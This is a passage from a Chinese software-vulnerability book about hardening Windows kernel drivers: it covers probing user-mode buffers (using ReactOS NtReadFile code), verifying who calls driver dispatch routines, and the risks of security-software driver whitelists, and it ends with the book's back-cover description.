例如，在 NtReadFile 函数中，如果 PreviousMode 不是 KernelMode，即 NtReadFile 函数是从用户态被调用的，可以使用 ProbeForWrite 函数检测输入输出缓冲区是否可写，参见 ReactOS 中的代码如下：

```
NTSTATUS NTAPI NtReadFile(IN HANDLE FileHandle,
          IN HANDLE Event OPTIONAL,
          IN PIO_APC_ROUTINE ApcRoutine OPTIONAL,
          IN PVOID ApcContext OPTIONAL,
          OUT PIO_STATUS_BLOCK IoStatusBlock,
          OUT PVOID Buffer,
          IN ULONG Length,
          IN PLARGE_INTEGER ByteOffset OPTIONAL,
          IN PULONG Key OPTIONAL)
{
   KPROCESSOR_MODE PreviousMode = KeGetPreviousMode();
   //省略部分代码......
   /* Validate User-Mode Buffers */
   if (PreviousMode != KernelMode)
   {
      _SEH2_TRY
      {
         /* Probe the status block */
         ProbeForWriteIoStatusBlock(IoStatusBlock);
         /* Probe the read buffer */
         ProbeForWrite(Buffer, Length, 1);
   //省略部分代码......
```

类似地，在 NtWriteFile 函数中当发现 PreviousMode 不是 KernelMode 时，即从用户态调用过来的，可以使用 ProbeForRead 函数进行检测。

此外，在 IoControl 中如果 IoControlCode 指定的 Mthod 为 METHOD_NEITHER 时，也应

当对输入和输出地址使用 ProbeForRead 和 ProbeForWrite 函数进行检验。

21.4.2 验证驱动的调用者

有很多驱动程序加载后，会在驱动程序入口函数 DriverEntry 中创建驱动设备，并创建符号链接，同时还会指定派遣例程。这样一来，所有用户态程序都可以通过 DeviceIoControl 函数，调用该驱动的派遣例程。即存在 Ring3 恶意调用 Ring0 驱动派遣例程的问题，对于这种调用 Ring0 程序应进行验证和过滤。

作为不够健壮的第三方驱动程序，更容易因为这种恶意调用被干扰，发生逻辑错误，甚至触发可能存在的内核漏洞。因此需要考虑驱动程序的通信对象和调用来源，在派遣例程中对此进行必要的安全验证和过滤。

验证和过滤的方法有很多，例如检查调用者进程的 PEPROCESS，进程文件的 MD5，等等 。除此之外，还可以考虑用户态程序和驱动程序的通信加密，对于解密失败或非法通信数据的情况可以不予处理。

21.4.3 白名单机制的挑战

目前有很多安全软件，为了防止病毒木马进入 Ring0 而提高权限，这样已经防止加载驱动了。然而为了避免影响第三方驱动的正常运行，安全软件大多开设了白名单机制，在白名单中的驱动加载时是不会被拦截的。但是如果白名单中的驱动存在内核漏洞呢？

虽然病毒木马很难加载他们自己的驱动，但是只要白名单中的驱动存在漏洞，利用漏洞进行提权等操作，同样可以实现需要的功能，甚至完全瓦解软件的防御体系，这便是 “白名单机制的挑战”。

要解决这个问题，需要对白名单设立“准入制度”。只有通过了安全评估、检测、分析的驱动才能被加入白名单列表中。另一方面，我们还需要对白名单中的驱动进行定期审计，一旦发现该驱动的漏洞或外部公布了该驱动的漏洞，需要在第一时间通知用户，提供补丁升级服务。

Broadview®
www.broadview.com.cn
博文视点·IT出版旗舰品牌
技术凝聚实力·专业创新出版

0day安全：软件漏洞分析技术（第2版）

初级漏洞攻防：精辟的论述带您重游计算机体系架构关键部位，深入解读恶意代码践踏内存的伎俩，为漏洞分析打下良好的理论基础。这里将用一系列精心设计的DEMO程序向您准确展示堆栈的细节，带您在实践中跨过漏洞分析的门槛，真正步入信息安全技术的殿堂。

高级漏洞攻防：深入挖掘GS、Safe S.E.H、DEP、ASLR、SEHOP等Windows中的高级安全机制。深入分析各大信息安全峰会著名议题中提出的针对安全机制的穿越思路，在对抗中开阔视野，远瞻安全技术前沿动态。

漏洞挖掘技术：除了各类安全测试的思想方法介绍之外，FTP协议类、SMTP协议类、文件解析类以及ActiveX类的挖掘实战能够帮助您摒弃惯性式思维，走出思维盲区。

内核中的对抗：国内外技术书籍中鲜有关于内核安全对抗方面的全面介绍。您将在这里系统地学习此类知识，包括驱动的加载与调试、内核安全测试与FUZZ、内核漏洞利用与防范等。

0day案例剖析：精选历史上若干著名软件安全漏洞进行深度分析，在真实的案例学习中体会各种方法与技巧的内涵，了解计算机应急响应的严峻性。

上架建议：信息安全

ISBN 978-7-121-13396-1

9 787121 133961 >

定价：85.00元

策划编辑：毕　宁
责任编辑：徐津平
封面设计：侯士卿